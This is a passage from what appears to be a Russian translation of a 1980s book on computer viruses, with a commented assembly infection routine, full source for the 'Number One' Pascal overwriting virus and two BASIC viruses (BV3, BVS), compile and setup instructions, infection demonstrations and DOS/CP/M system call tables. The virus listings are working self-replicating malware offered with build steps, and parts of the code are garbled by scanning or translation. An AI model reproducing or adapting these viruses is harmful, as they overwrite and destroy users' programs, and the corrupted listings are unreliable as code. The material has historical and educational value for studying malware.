¦¦ ¦ ¦   ¦ 0867. MOV    DX,00000             ¦ записи на конец
¦¦ ¦ ¦   L--------------------T---------------- файла
¦¦ ¦ ¦   --------------------+---------------¬
¦¦ ¦ ¦   ¦ 086A. INT    21                  (*UPRO*)
¦¦ ¦ ¦   L--------------------T----------------
¦¦ ¦ ¦   /-------------------+--------------\
¦¦-¦-¦-<-J: 086C. JB     08B1                > Ошибка:--->
¦¦ ¦ ¦   \-------------------T :N-----------/
¦¦ ¦ ¦   --------------------+---------------¬
¦¦ ¦ ¦   ¦ 086E. MOV    CX,AX                ¦ DX:AX длина файла
¦¦ ¦ ¦   ¦ 0870. SUB    AX,0003              ¦
¦¦ ¦ ¦   ¦ 0873. MOV    SI+000E,AX           ¦ AX-3= переход
¦¦ ¦ ¦   ¦                                    ¦ ---> вирус
¦¦ ¦ ¦   ¦ 0877. ADD    CX,02F9              ¦ Прежняя длина
¦¦ ¦ ¦   ¦                                    ¦ +2F9
¦¦ ¦ ¦   ¦ 087B. MOV    DI,SI                ¦ DI указывает на
¦¦ ¦ ¦   ¦                                    ¦ DATA
¦¦ ¦ ¦   ¦ 087D. SUB    DI,01F7              ¦ (0701.MOV DX,...)
¦¦ ¦ ¦   ¦                                    ¦ DX,...)
¦¦ ¦ ¦   ¦ 0881. MOV    DI,,CX               ¦
¦¦ ¦ ¦   ¦ 0883. MOV    AH,40                ¦ Записать файл.
¦¦ ¦ ¦   ¦ 0885. MOV    CX,0288              ¦ Длина вируса.
¦¦ ¦ ¦   ¦ 0888. MOV    DX,SI                ¦ DX=стартовый
¦¦ ¦ ¦   ¦                                    ¦ адрес текущего
¦¦ ¦ ¦   ¦ 088A. SUB    DX,01F9              ¦ вируса
¦¦ ¦ ¦   L--------------------T----------------
¦¦ ¦ ¦   --------------------+---------------¬
¦¦ ¦ ¦   ¦ 088E. INT    21                  (*UPRO*)
¦¦ ¦ ¦   L--------------------T----------------
¦¦ ¦ ¦    /------------------+--------------\
¦¦-¦-¦-<- J:0890. JB     08B1                 > Ошибка?--->
¦¦ ¦ ¦    \-----------------T :N-----------/


                        - 210 -
¦¦ ¦ ¦   --------------------+---------------¬
¦¦ ¦ ¦   ¦ 0892.  CMP    AX,0288              ¦ Записаны все
¦¦ ¦ ¦   L--------------------T---------------- байты вируса ?
¦¦ ¦ ¦    /-----------------+--------------\
¦¦-¦-¦-<- J:  0895.  JNZ  08B1                >  Нет: ошибка--->
¦¦ ¦ ¦    \-----------------T :N-----------/
```


0897. MOV AX,4200
089A. MOV CX,0000
089D. MOV DX,0000
Позиционирование
на начало файла
08A0. INT 21
(*UPRO*)
08A2. JB 08B1
Ошибка?--->
08A4. MOV AH,40
08A6. MOV CX,0003
08A9. MOV DX,SI
08AB. ADD DX,000D
Записать новый
вектор перехода
по 010H
08AF. INT 21
(*UPRO*)
08B1. MOV DX,SI+0006
Выбрать прежнее
время создания
файла
08B5. MOV CX,,SI+0004
08B9. ADD CX,FFE0
08BD. OR CX,001F
08C1. MOV AX,5701
Установить иденти-
фикатор "31/30"
08C4. INT 21
(*UPRO*)


08C6. MOV AH,3E
Закрыть файл
08C8. INT 21
(*UPRO*)
08CA. MOV AX,4301
08CC. MOV CX,,SI+0008
08D1. MOV DX,001F
08D4. NOP
08D5. ADD DX,SI
Вновь установить
прежние атрибуты
08D7. INT 21
(*UPRO*)

```
 ¦        L------------------T----------------
 ¦       --------------------+---------------¬
 ¦       ¦ 08D9. PUSH   DS                    ¦ Вновь установить
 ¦       ¦ 08DA. MOV    AH,1A                 ¦ прежнюю область
 ¦       ¦ 08DC. MOV    DX,,SI+0000           ¦ DTA
 ¦       ¦ 08E0. MOV    DS,,SI+0002           ¦
 ¦       L------------------T----------------
 ¦       --------------------+---------------¬
 ¦       ¦ 08E4. INT    21                    (*UPRO*)
 ¦       L------------------T----------------
 ¦       --------------------+---------------¬
 ¦       ¦ 08E6. POP    DS                    ¦
 ¦       L------------------T----------------
 L---->----------------------¦
         --------------------+---------------¬
         ¦ 08E7.  POP    CX                   ¦ Переход в приклад-
         ¦ 08E8.  XOR    AX,AX                ¦ ную программу для
         ¦ 08EA.  XOR    BX,BX                ¦ 0100h
         ¦ 08EC.  XOR    DX,DX                ¦
         ¦ 08EE.  XOR    SI,SI                ¦
         ¦ 08F0.  MOV    DI,0100              ¦
         ¦ 08F3.  PUSH   DI                   ¦
         ¦ 08F4.  XOR    DI,DI                ¦
```



```
         L------------------T----------------
         --------------------+---------------¬
         ¦ 08F6. RET    FFFF                  (*LEAVE*)
         L-------------------------------------
08F9   80   00   37   30; Область  сохранения    DTA(область
                          передачи данных диска)
08FD  04  40  54  08    ; Прежнее время/даты создания файла
0901  23  00            ; Атрибут файла
0903  EB  08  18        ; Байты (100h - 102h) исходного COM-файла
0906  E9  FD  05        ; 3 новых байта (JMP вируса!)
0909  24  2E  43  4F  4D  00  [*.COM]
090F  1C  00            ; Начало записей имен пути доступа
0911  40  78            ; Указательна начало имени файла
0913  50  41  54  48  3D  [PATH=]
0918  44  45  4D  4F  55  4E  54  2E  43  4F  4D  00  [DEMOUNT.COM.]
      (  20  20  20  .. )
0958     xx  xx  ..     ; DTA программа-вируса
0983  20  20  20  20  20
```

10.2 Вирусы на Паскале

Язык высокого уровня Паскаль, а особенно Турбо-Паскаль, в силу своей близости к машинному языку предоставляет отличные возможности для написания программ-вирусов. Правда, недостатком его является то, что компилятор Паскаля не берет файлы длиной

менее 12 Кбайт. Но поскольку для целей отладки размер программы значения не имеет, Турбо-Паскаль вполне пригоден для того, чтобы уяснить принципиальную структуру вирусов.

В качестве примера здесь приводится перезаписвающая программа-вирус на Паскале. Эти коды время от времени пересылались через различные "почтовые ящики". Здесь программа публикуется в своей первоначальной форме с комментариями, составленными ее автором М. Валленом.

```
{
-------------------------------------------------------------------

Number One
```



```
This is a very primitiv computer virus.

HANDLE WITH CARE! ----------- demonstration ONLY!

     Number One infect all.COM-file in the CURRENT directory.
     A warning message and the infected file's name will be displayed.
     That  file has been overwritten with Number  One's  programm
     code and is not reconstructable!
     If  all file s are infected or no .COM-files  found,  Number
     One gives you a <Smile>.
     Files may be protected against infections of Number One by
     setting the READ ONLY attribute.
     Written 10.3.1987 by M.Vallen (Turbo-Pascal 3.01a)
     (c) 1987 by BrainLab
-------------------------------------------------------------------
}
{C-}
{U-}
{I-}          {  Do  not allow  an  user  Break, enable 10 check}
{--Constants-----------------------------------------------------}
Const
  VirusSize = 12027;                  { Number One's code size }
  Warning   : String [42]             {        Warning massage }
            = 'This file has been infected by Number One's;

{--Type declaration----------------------------------------------}
Type
  DTARec    = Record                              { Date area for }
  DOSnext   : Array 1...21 of Byte;               {   file search }
  Attr      : Byte;
  FTime,
  FDate,
  FLsize,
  FHsize    : Integer;
  FullName  : Array 1...13 of Char;
```

```
  End;
  Registers = Record         {Register set useed for file search}
  Case Byte of
```



```
  1: ( AX, BX, CX, DX, BP, SI, DI, DS, ES,Flags: Integer);
  2: ( AL, AH, BL, BH, CL, CH, DL, DH          : Byte);
  End;
{--Variables-----------------------------------------------------}
Var
  ProgramStart : Byte absolute Cseg: $180;
{Memory offset of program code}
                                              {Infection marker}

  MarkInfected : String 42 absolute Cseg: $180;
  Reg          : Register;                     {    Register set}
  DTA          : DTARec;                       {       Date area}

  Buffer       :Array [Byte] of Byte;      {          Date buffer}
  TestID       : String 42;          {To recognize infected files}
  UsePath      : String 66;                { Path to search files}
                                           {Length of search path}
  UsePathLength: Byte absolute UsePath;
  Go           : File;                     {       File to infect}
  B            : Byte;                     {                Used }

--Program code---------------------------------------------------------

Begin
  WriteLn(Warning);                      {Display Warning massage}
  GetDir(0,UsePath);                     {  Get current directory}

  if Post ('\', UsePath ) <>  UsePathLengt then
     UsePath:= UsePath + '\';
     UsePath:= UsePath + '*.COM';        {    Define  search mask}
     Reg.AH := $1A;                      {          Set date area}
     Reg.DS Seg(DTA);
     Reg.DX Ofs(DTA);
     MsDos(Reg);
     UsePath Succ(UsePathLength):=0; Path must end with =0
     Reg.AH := $4e;
     Reg.DS := Seg(UsePath);
     Reg.DX := Ofs(UsePath 1);
     Reg.CX :=$ff;                {Set attribut to find ALL files}
     MsDos(Reg);                  { Find the first matching entry}
```



```
     If not Odd(Reg.Flags) Then    {      If a file  found then...}
        Repeat
          UsePath:=DTA.FullName;
```

```
          B      := Pos(#0,UsePath);
          If B> 0 Then
             Delete (UsePath,B,255);            {   Remove garbage}
             Assign(Go, UsePath);
             Reset(GO);
             If IOresult=0                      {If not error then}
               Begin
                    BlockRead(Go,Buffer,2);
                    Move(Buffer $80,TestID, 43);
                                {Test if file is already infected}
                    If TestID<> Warning then    {     If not, then}
                      Begin
                         Seek(Go,0);
                                    {Mark file as infected and...}
                         MarkInfected:= Warning;
                                    {             Infected it}
                      BlockWrite(Go,PrograStart,Succ(VirusSize shr 7));
                         Close(Go);
                                    {  Say what has been done}
                         WriteLn(UsePath +' infected.');
                         Halt;          {... and HALT the program}
                      End;
                      Close(Go);
               End;
                  {The file has already been infected, search next}
               Reg.AH:=$4F;
               Reg.DS Seg(DTA);
               Reg.DX Ofs(DTA);
               MsDos(Reg)
                                {... Until no more files found}
               Until Odd(Reg.Flags);
               Write('<Smile>');    {                 Give a smile}
End.
```

Примечение переводчика. Комментарии к данной программе, видимо, не нуждаются в переводе, а потому далее приводится лишь

перевод "шапки" программы:

(Это весьма примитивный компьютерный вирус.
ОБРАЩАТЬСЯ С ОСТОРОЖНОСТЬЮ! --- Только для демонстрации!
Number One внедряется во все COM-файлы каталога CURRENT!
Сообщения пользователю и имена инфицированных файлов выдаются на дисплей.
Инфицированные файлы перезаписываются кодами программы Number One и не могут быть восстановлены!
Если все файлы заражены или если COM-файлов не найдено, программа выдаст Вам "улыбку".
Файлы можно защитить от проникновения вируса путем установки атрибута "только чтение".)

Характеристики программы

Этот перезаписывающий вирус ведет себя так же, как и описанный в разделе 10.1. Правда, он не оказывает никакого действия на EXE-файлы. Кроме того, эта программа не так эффективна, поскольку, во-первых, имеет длину около 12 Кбайт и, во-вторых, изменяет записи даты создания файлов. К тому же вирус не может преодолеть атрибут "только чтение".

Каталог перед вызовом программы-вируса:

```
Katalog von A:\

DEBUG     COM   15611    4-22-85     12:00p
DISKCOM   COM    4121    4-22-85     12:00p
DISKCOPY  COM    4425    4-22-85     12:00p
                 3 Dateien 330752 Bytes frei
```

Каталог после вызова программы примет следующий вид:

```
Katalog von A:\

DEBUG     COM   15611    7-13-87      8:06p
DISKCOM   COM    4121    4-22-85     12:00p
DISKCOPY  COM    4425    4-22-85     12:00p
                 3 Dateien 330752 Bytes frei
```


Тот, кто обратил внимание на эти записи, сразу уже заметить изменение в указании даты создания файлов. Изменения еще более заметны, если вызвать самый короткий файл.

```
Katalog von A:\

DEBUG     COM   15611    7-13-87      8:06p
DISKCOM   COM   12032    7-13-87      8:09p
DISKCOPY  COM    4425    4-22-85     12:00p
                 3 Dateien 32584 Bytes frei
```

Правда, при полном заражении запоминающей среды это не карается дефектными секторами. Вирус просто сигнализирует об этом "улыбкой".

10.3 Вирусы на Бейсике

Хотя многие сегодняшние специалисты в языках программирования начинали с Бейсика, программисты , работающие на Бейсике, частенько подвергаются насмешкам. Однако этот язык позволяет создавать очень эффективные программы-вирусы.

В качестве первого примера приведем программу, которая использует определенные особенности операционной системы MS-DOS и в

состоянии поражать EXE-файлы, будучи перезаписывающим вирусом. При этом распечатку нужно скомпилировать, затем сравнить длину скомпилированного и связанного EXE-файла, заново отредактировать исходную программу и установить переменную VIRLENGTH (длина вируса) на длину скомпилированной программы. Теперь нужно еще раз скомпилировать исходную программу и перезаписывающий вирус готов. Для того, чтобы из этой программы-вируса получить неперезаписывающий вирус, можно, например, с помощью APPEND в конец инфицированной программы считать имя соответствующей оригинальной программы и затем запросить эту оригинальную программу с помощью SHELL PRGname.

Но для этого нужно иметь соответствующий компилятор.

Для таких программ нужно помнить следующее:

1. Файл BV3.EXE должен находиться в актуальном каталоге.
2. Должен быть достижим файл COMMAND.COM, чтобы можно было

выполнить команду SHELL.

3. Переменная LENGTHVIR (длина вируса) должна быть установлена на длину связанной программы (связывание необходимо выполнить дважды).
4. Для компилятора Microsoft-Quick_basic должен использоваться ключ /e.

```
10 REM ************************************************
20 REM *** Демонстрационный вирус      BV3.BAS       ***
30 REM *** Автор Р.Бургер 1987                       ***
40 REM ************************************************
50 ON ERROR GO TO 670
60 REM *** параметр
70 REM *** должен быть установлен
80 REM *** на длину связанной программы
90 LENGTHVIR=2641
100 VIRROOT$="BV3.EXE"
110 REM ***  записать в файл "INH"
120 REM *** содержимое каталога
130 SHELL "DIR *.exe inh"
140 REM *** Открыть файл "INH" и считать имена
150 OPEN "R",1,"inh",32000
160 LINE INPUT#1, ORIGINAL$
170 LINE INPUT#1, ORIGINAL$
180 LINE INPUT#1, ORIGINAL$
190 LINE INPUT#1, ORIGINAL$
200 LINE INPUT#1, ORIGINAL$
210 ON ERROR GO TO 670
220 CLOSE = 2
230 F=1: LINE INPUT#1, ORIGINAL$
240 REM ** "%"- это байт идентификатора BV3
250 REM *** "%" в имени означает:
```

```
260 REM *** существует уже инфицированная копия
270 IF MID$(ORIGINAL$,1,13) "%" THEN GO TO 210
280 ORIGINAL$= MID$(ORIGINAL$,1,13)
290 EXTENSION$=MID$(ORIGINAL$,9,13)
300 MID$(EXTENSION$,1,1)"."
310 REM *** Составить имена в имена файлов
```



```
320 F=F+1
330 IF  MID$(ORIGINAL$,F,1)=" " OR MID$(PROGONAL$,F,1)="."
    OR F=13 THEN GO TO 350
340 GO TO 320
350 ORIGINAL$= MID$(ORIGINAL$,1,F-1) + EXTENSION$
360 ON ERROR GO TO 210
365 TEST$=''
370 REM *** открыть найденный файл
380 OPEN 'R',2, ORIGINAL$, LENGTHVIR
390 IF LOF(2) LENGTHVIR THEN GO TO 420
400 GET =2,2
410 LINE INPUT=2,TEST$
420 CLOSE
430 REM *** Проверить, инфицирован ли уже файл
440 REM *** "%" в конце фала означает:
450 REM *** файл уже инфицирован
460 IF MID$(TEST$,2,1)="%"  THEN GO TO 210
470 CLOSE=1
480 ORIGINAL$=ORIGINAL$
490 MID$(ORIGINAL$,1,1)="%"
500 REM *** сохранить "здоровую" программу
510 C$="COPY"+ORIGINAL$+" "+ORIGINAL$
520 SHELL C$
530 REM *** скопировать вирус в "здоровую" программу
540 C$="COPY"+VIRROOT$+ORIGINAL$
550 SHELL C$
560 REM*** добавить идентификатор вируса
570 OPEN ORIGINAL$ FOR APPEND AS =1 LEN=13
580 WRITE=1,ORIGINAL$
590 CLOSE=1
630 REM*** Выдать сообщение
640 PRINT "Инфекция на ";ORIGINAL$;"! Опасность!
650 SYSTEM
660 REM*** Сообщение вируса об ошибке
670 PRINT "VIRUS internal ERROR": SYSTEM
```

Характеристики программы

Этот вирус в отличие от ранее описанных поражает только EXE-

файлы. Для того, чтобы увидеть его отличие от других программ,

нужно подробно рассмотреть его распространение.

Каталог перед вызовом программы:

```
Katalog von A:\

SORT      EXE    1664    4-22-85     12:00p
SHARE     EXE    8304    4-22-85     12:00p
SUBST     EXE   16627    4-22-85     12:00p
BV3       EXE    2641    7-13-87      8:27p
                4 Dateien 325632 Bytes frei
```

Каталог после вызова программы:

```
Katalog von A:\

SORT      EXE    2655    7-22-85      8:43p
SHARE     EXE    8304    4-22-85     12:00p
SUBST     EXE   16627    4-22-85     12:00p
BV3       EXE    2641    7-13-87      8:27p
INH              277    7-13-87      8:43p
%ORT      EXE    1664    4-22-85    12:00p
                6 Dateien 321536 Bytes frei
```

Здесь появился новый файл INH, в котором находится содержимое каталога, а также файл %ORT.EXE. Файлы, начинающиеся с "%", являются копиями сохранения исходного программного обеспечения. Эти копии могут использоваться для возможного распространения программ, чтобы сделать из этой программы неперазаписывающий вирус. Программы с "%" в имени более не поражаются вирусом, потому переименование программ защищает от этого вируса точно так же, как и длина программы, точно соответствующая LENGTHVIR.

Но это вряд ли применимые на практике способы защиты от вируса. При полном "заражении" всех файлов каталога выдается сообщение об ошибке, поскольку возникающие ошибки "перехватываются" лишь частично.

10.4 Вирусы в виде командного файла

Собственно создать программу-вирус можно на уровне команд ЭВМ. Для этого используется командный файл, с помощью которого можно вызывать как резидентные, так и нерезидентные функции операционной системы. Параметры резидентного вызова передаются в таком командном файле в командной строке, параметры же нерезидентных программ стоят внутри списка операторов. Этот листинг, представляющий программу-вирус длиной лишь в 8 (ACHT) строк, которая вряд ли может быть более компактной, использует (как показывает приведенная в разделе 10.3 написанная на Бейсике программа) также некоторые особенности операционной системы MS-DOS.

Кроме того, в качестве нерезидентных программ используются

DEBUG и EDLIN. Управление этими программами осуществляется по нескольким спискам операторов.

10.5 Вирусы в исходных кодах

Приведенные выше вирусы, за исключением оформленного в виде командного файла вируса, должны компилироваться, чтобы получить возможность их запуска. Но "инфекция" может проникать и в исходные коды интерпретируемых программ, что подтверждает приведенная ниже распечатка неперезаписывающего вируса, написанного на Бейсике. Основные элементы здесь заимствованы из программы, приведенной в разделе 10.3. Для того чтобы не увеличивать без надобности исходную программу, была выбрана не совсем обычная стратегия. Программа-вирус в этой форме выполняется не безошибочно. Для того чтобы выполнить ее инсталляцию без каких-либо затрат, нужно заменить строку "9999 RUN" на "9999 STOP" и запустить вирус. Но это изменение нельзя выполнить внутри интерпретатора и записать в память. Затем инфицированная программа рассматривается как программа-носитель.

Обоснование:
В строке 9999 инфицированной программы записан вызов исходной программы. Поскольку в сам вирус на это место не записано пока никакого имени, вирус вызывал бы сам себя постоянно.

Особые условия:
Строка 9999 не может завершаться CR/LF, поскольку в этом случае ее нельзя было бы дополнить командой APPEND. (Если это необходимо, удалите CR/LF с помощью DEBUG).

При изменении кодов программы нельзя не учитывать, что должна быть изменена переменная VIRLENGTH. Программа, естественно, должна записываться в память в виде ASCII -файла.

Эта программа была разработана с помощью интерпретатора Microsoft-GW-BASIC версии 2.02 в среде MS-DOS 3.1. Для других интерпретаторов, возможно, потребуется изменить синтаксис операторов OPEN.

```
 10 REM ************************************************
 20 REM *** Демонстрационный вирус       BVS.BAS    ****
 30 REM *** Автора Р.Бургер   1987                    ****
 40 REM ************************************************
 50 REM
 60 REM *** Обработка ошибок
 70 ON ERROR GOTO 670
 80 REM *** Параметр LENGTHVIR должен быть установлен
 90 REM *** на длину исходных кодов
100 REM ***
110 LENGTHVIR=2691
120 VIRROOTS="BVS.bas"
130 REM *** Содержимое каталога
```

```
140 REM *** добавляется в файл INH
150 SHELL "DIR =.BAS INH"
160 REM *** Открыть файл INH и считать имена
170 OPEN "R",1,"INH",32000
180 GET #1,1
190 LINE INPUT #1, OLDN AMES
200 LINE INPUT #1, OLDN AMES
210 LINE INPUT #1, OLDN AMES
220 LINE INPUT #1, OLDN AMES
230 ON ERROR GOTO 670
240 CLOSE #2
250 F=1:LINE INPUT #1,OLDN AMES




260 REM *** "%" является байтом идентификатора
```



```
270 REM *** "%" в имени означает:
280 REM *** существуют уже инфицированные копии
290 IF MIDS(OLDNAMES;1,1)="%" THEN GOTO 230
300 OLDNAMES=MIDS(OLDNAMES,1,13)
310 EXTENSIONS=MIDS(OLDNAMES,9,13)
320 MIDS(EXTENSIONS,1,1)="."
330 REM *** Имена должны быть составлены в имена файлов
340 F=F+1
350 IF MIDS(OLDNAMES,F,1)=" "  OR MIDS(OLDNAMES,F,1)="."  OR F=13
    THEN GOTO 370
360 GOTO 340
370 OLDNAMES=MIDS(OLDNAMES,1,F+1)+EXTENSIONS
380 ON ERROR GOTO 440
390 TESTS=""
400 REM *** Открыть найденный файл
410 OPEN "R",2,OLDNAMES,LENGTHVIR
415 IF LOF(2) LENGTHVIR THEN GOTO 440
420 GET #2,2
430 LINE INPUT=2,TESTS
440 CLOSE#2
450 REM *** Проверить, инфицирован ли уже файл
460 REM *** "%" в конце файла означает:
470 REM *** файл уже инфицирован
480 IF MIDS(TESTS,1,1)="%" THEN GOTO 230
490 CLOSE#1
500 NEWNAMES=OLDNAMES
510 MIDS(NEWNAMES,1,1)="%"
520 REM *** сохранить "здоровую" программу
530 CS="copy "+OLDNAMES+NEWNAMES
540 SHELL CS
550 REM *** скопировать вирус в "здоровую" программу
```

```
560 CS="copy "+VIRROOTS+OLDNAMES
570 SHELL CS
580 REM *** связать идентификатор вируса и новое имя
590 OPEN OLDNAMES FOR APPEND AS =1 LEN=13
600 WRITE#1,NEWNAMES
610 CLOSE#1
620 REM *** Выдать сообщение
630 PRINT "инфекция в:" ;OLDNAMES;"  опасность!"
```



```
640 REM *** запуск исходной программы
650 GOTO 9999
660 REM *** сообщение вируса об ошибке
670 PRINT"VIRUS internal ERROR":SYSTEM
680 REM *** После этого RUN для инфицированной
690 REM *** программы стоит
700 REM *** прежнее имя программы. Благодаря этому
710 REM *** можно запустить исходную программу,
720 REM *** чем достигается эффект неперезаписывающего
730 REM *** вируса. После "RUN" при записи
740 REM *** в память не должно стоять CR/LF,
750 REM *** поскольку в противном случае имя
760 REM *** с помощью APPEND добавить нельзя. CR/LF
770 REM *** можно удалить с помощью DEBUG.
9999 RUN
```

Характеристики программы

Этот вирус требует для распространения файлов с расширением BAS. Причем не играет роли, записана ли эта программа в форме ASCII или в двоичном виде. Здесь вновь создаются копии с "%" в качестве первого символа имени файла. Эти копии вызываются после обработки вируса.

Каталог перед вызовом программы-вируса:

Katalog von A:\

CALL	BAS	612	4-12-85	5:53p
COMMAND	BAS	659	4-04-85	4:06p
DEC	BAS	236	7-11-85	6:44p
DEFFN	BAS	336	3-07-85	3:04p
DIGIT	BAS	217	7-11-85	6:46p
DRAW	BAS	681	4-19-85	4:03p
KONVERT	BAS	3584	1-01-80	12:03a
MAIN	BAS	180	7-11-85	6:45p
PLAY	BAS	192	3-21-85	1:08p
REDIM	BAS	439	4-13-85	3:15p

```
BVS          BAS          2691          7-14-87          9:46a
           11 DATEIEN        340992  BYTES frei
```

Каталог после первого вызова программы:

```
Katalog von A:\

CALL         BAS           2704        7-14-87          9:53a
COMMAND      BAS            659        4-04-85          4:06p
DEC          BAS            256        7-11-85          6:46p
DEFFN        BAS            336        3-07-85          3:04p
DIGIT BAS  217  7-11-85 6:46p DRAW BAS 681 4-19-85
4:03p KONVERT BAS 3584 1-01-80 12:03a MAIN BAS 160
7-11-85 6:45p PLAY BAS 192 3-21-85 1:08p REDIM BAS
439 4-13-85 3:15p BVS BAS 2691 7-14-87  9:46a  INH
605 7-14-87 9:53a %ALL BAS 612 4-12-85 5:53p

     13  DATEIEN 336896 BYRES FREI
```

Если теперь вызвать программу CALL.BAS, вирус продолжит свое распространение, причем без выдачи сообщения об ошибке. Единственно, что может указать на выполнение каких-то манипуляций, увеличившееся время
исполнения и загрузки программ. В эти программы без больших затрат могут
включаться собственные, написанные на Бейсике задания. Можно использовать и задания, написанные на других языках, но тогда запускать их нужно с помощью SHELL.

При полном распространении вируса содержимое каталога будет выглядеть следующим образом:

```
     Katalog von a:
CALL            BAS          2704       7-14-87       9:53a
COMMAND         BAS          2707       7-14-87       9:55a
DEC             BAS          2703       7-14-87       9:55a
DEFFN           BAS          2705       7-14-87       9:56a
DIGIT           BAS          2705       7-14-87      10:05a
DRAW            BAS          2704       7-14-87      10:05a
KONVERT         BAS          2707       7-14-87      10:06a
MAIN            BAS          2704       7-14-87      10:06a
PLAY            BAS          2704       7-14-87      10:07a
```



```
REDIM           BAS          2705       7-14-87      10:07a
BVS             BAS          2703       7-14-87      10:07a
INH                           974       7-14-87      10:07a
%ALL            BAS           612       4-12-85       5:53p
%OMMAND         BAS           659       4-04-85       4:06p
%EC             BAS           236       7-11-85       6:46p
%EFFN           BAS           336       3-07-85       3:04p
```

```
%IGIT           BAS          217      7-11-85      6:46p
%RAW            BAS          681      4-19-85      4:03p
%ONVERT         BAS         3584      1-01-80     12:03a
%AIN            BAS          180      7-11-85      6:45p
%LAY            BAS          192      3-21-85      1:08p
%EDIN           BAS          439      4-13-85      3:15p
%VS             BAS         2691      7-14-87      9:46a

     23 DATEIEN 306176 Byte frei
```

11. Различные операционные системы

В этой главе (не претендуя на полноту) рассмотрим несколько наиболее употребительных операционных систем с точки зрения их подверженности воздействию вирусов. Распечатка системных функций может облегчить понимание принципа действия программы-вируса, описанной в разделе 10 и далее.

Поскольку стандартные операционные системы персональных компьютеров (CP/M и MS-DOS) в равной степени подвержены вирусам, и их системные функции весьма похожи. Так все операционные системы в качестве основных функций содержат программы или стандартные подпрограммы, необходимые для работы с наборами данных или программами компьютера. Таковы команды DIR, TYPE, COPY, PIP, MODE, SETIO и др. Сюда же относятся отладчик и программа обработки стека. Причем для принципиального рассмотрения не имеет значения, о каких функциях идет речь - о резидентных или нерезидентных.

Поскольку к минимальным требованиям, предъявляемым программой-вирусом, относятся (см. раздел 1.5) право чтения и записи и доступ к содержимому каталога массовой памяти, отсюда следует, что каждая совершенная операционная система в принципе подвержена заражению вирусами. Однако некоторые операционные системы имеют известные программные средства

защиты от такого заражения.

11.1 MS-DOS

функции операционной системы MS-DOS вызываются на уровне ассемблера через так называемые программные прерывания. Такие прерывания оказывают на процессор такое же воздействие, как и непосредственное обращение к памяти.

Первые 32 прерывания используются почти исключительно BIOS или аппаратным обеспечением:

```
00    Деление на нуль
01    Пошаговый
02    NMI
03    Точка прерывания
04    Переполнение
05    Вывод на экран
06    Не используется
```

07 Не используется
08 Таймер
09 Клавиатура
OA Не используется
OB AUX port COM2
OC AUX port COM1
CD Контроллер жесткого диска
OE Контроллер гибкого диска
OF Принтер
10 Экран
11 Аппаратный контроль
12 Определить обьем памяти
13 Чтение/запись диска (сектора)
14 Логическое имя канала чтения/записи
15 Кассетный накопитель
16 Клавиатура
17 Принтер
18 Базовое ПЗУ
19 Начальная загрузка
IA Время
IB Прерывание с клавиатуры
IC Таймер

ID Инициализация экрана
IE Адрес параметров диска
IF Адрес набора кодов ASCII

С прерывания с номером 20HEX начинается собственно системные прерывания. Они доступны лишь после загрузки MS-DOS:

20 Прервать программу
21 Вызов DOS
22 Адрес завершения программы
23 Адрес Ctrl-C
24 Адрес фатальной ошибки диска
25 Чтение диска на физическом уровне
26 Запись на диск на физическом уровне
27 Прервать/остаться резидентом
28 Внутреннее прерывание DOS
-
3F
40 Зарезервировано для расширений
-
3F
60 Прерывания на уровне пользователя
-
TF
80 Прерывания на уровне Бейсика
-
85
86 Интерпретатор прерываний Бейсика
-

F0
F1 Не используется
-
FF

Среди перечисленных выше системных прерываний одно, имеющее номер 21HEX, имеет особое значение. При вызове этой функции в регистр АН заносится одно из следующих значений, прежде чем будет разрешено прерывание, а значит, и прежде чем будет выполнена соответствующая функция:

00 Прервать программу
01 Чтение с клавиатуры и эхо-контроль
02 Символ дисплея

03 Вторичный ввод
04 Вторичный вывод
05 Символ печати
06 Непосредственный ввод/вывод на консоль
07 Непосредственный ввод с консоли
08 Чтение с клавиатуры
09 Строка дисплея
0A Буферизованный ввод с клавиатуры
0B Состояние при контроле клавиатуры
0C Очистка буфера/чтение с клавиатуры
0D Очистка буфера/сброс диска
0E Установить связь с диском
0F Открыть файл
10 Закрыть файл
11 Поиск по первому элементу
12 Поиск по следующему элементу
13 Удалить файл
14 Последовательное чтение
15 Последовательная запись
16 Создать файл
17 Переименовать файл
18 Внутреннее прерывание
19 Считать текущий диск
1A Адрес передачи на диск
1B Внутреннее прерывание MS-DOS
1C Внутреннее прерывание MS-DOS
1E Внутреннее прерывание MS-DOS
1F Внутреннее прерывание MS-DOS
20 Внутреннее прерывание MS-DOS
21 Чтение при прямом доступе
22 Запись при прямом доступе
23 Вычислить размер файла
24 Установить запись прямого доступа
25 Установить вектор прерывания
26 Создать новый сегмент программы
27 Считать блок прямого доступа
28 Запись блока прямого доступа

29 Сделать синтаксический анализ имени файла
2A Считать дату

2C Считать время
2D Установить время
2E Установка/сброс контрольных флажков
2F Вычислить адрес области передачи диска
30 Считать номер версии DOS
31 Прервать программу/оставить резидентом
32 Внутреннее прерывание MS-DOS
33 Контроль на CTRL-C
34 Внутреннее прерывание MS-DOS
35 Определить вектор прерывания
36 Определить свободное пространство диска
37 Внутреннее прерывание MS-DOS
38 Определить зависящую от страны информацию
39 Создать подкаталог
3A Исключить каталог
3B Каталог текущих изменений
3C Создать/обработать файл

3D Открыть/обработать файл
3E Закрыть/обработать файл
3F Чтение из файла/с устройства
40 Запись в файл/ на устройство
41 Удалить файл
42 Переслать указатель чтения/записи
43 Атрибуты изменений
44 Контроль ввода/вывода для устройств
45 Обработать файл копий
46 Переназначение ввода/вывода
47 Определить текущий каталог
48 Распределить/заблокировать память
49 Незаблокированная память
4A Модифицировать распределенную память
4B Загрузить/ выполнить программу
4C Прерывать процесс (ошибка)

4D Определить код возраста подчиненных
4E Найти совпадающий файл
4F Найти следующий файл
50 Внутреннее прерывание ms-dos
51 Внутреннее прерывание ms-dos

52 Внутреннее прерывание ms-dos
53 Внутреннее прерывание ms-dos
54 Флажок проверки возврата
56 Определить/установить файл времени и даты

Как можно видеть, имеются все необходимые для создания программ-вирусов функции, многие из которых имеют различную форму.

11.2 Вирусы в среде CP/M

В отличном от ms-dos, CP/M (процессор z80) не использует программные прерывания, а использует команду call по адресу 0005 16, передавая номер соответствующей функции в регистр C. Многие имеющиеся в ms-dos функции имеются и в более старой операционной системе CP/M:

0 Системный сброс
1 Ввод с консоли
2 Вывод нв консоль
3 Вторичный ввод
4 Вторичный вывод
5 Вывод списка
6 Непосредственный ввод/вывод на консоль
7 Состояние вторичного ввода
8 Состояние вторичного вывода
9 Печать строки
10 Чтение буфера консоли
11 Определить состояние консоли
12 Возврат номера версии
13 Сброс дисковой системы
14 Выделить диск
15 открыть файл
16 Закрыть файл
17 Поиск по первому элементу
18 Поиск следующего элемента

19 Удалить файл
20 Последовательное чтение
21 Последовательная запись
22 Сформировать файл
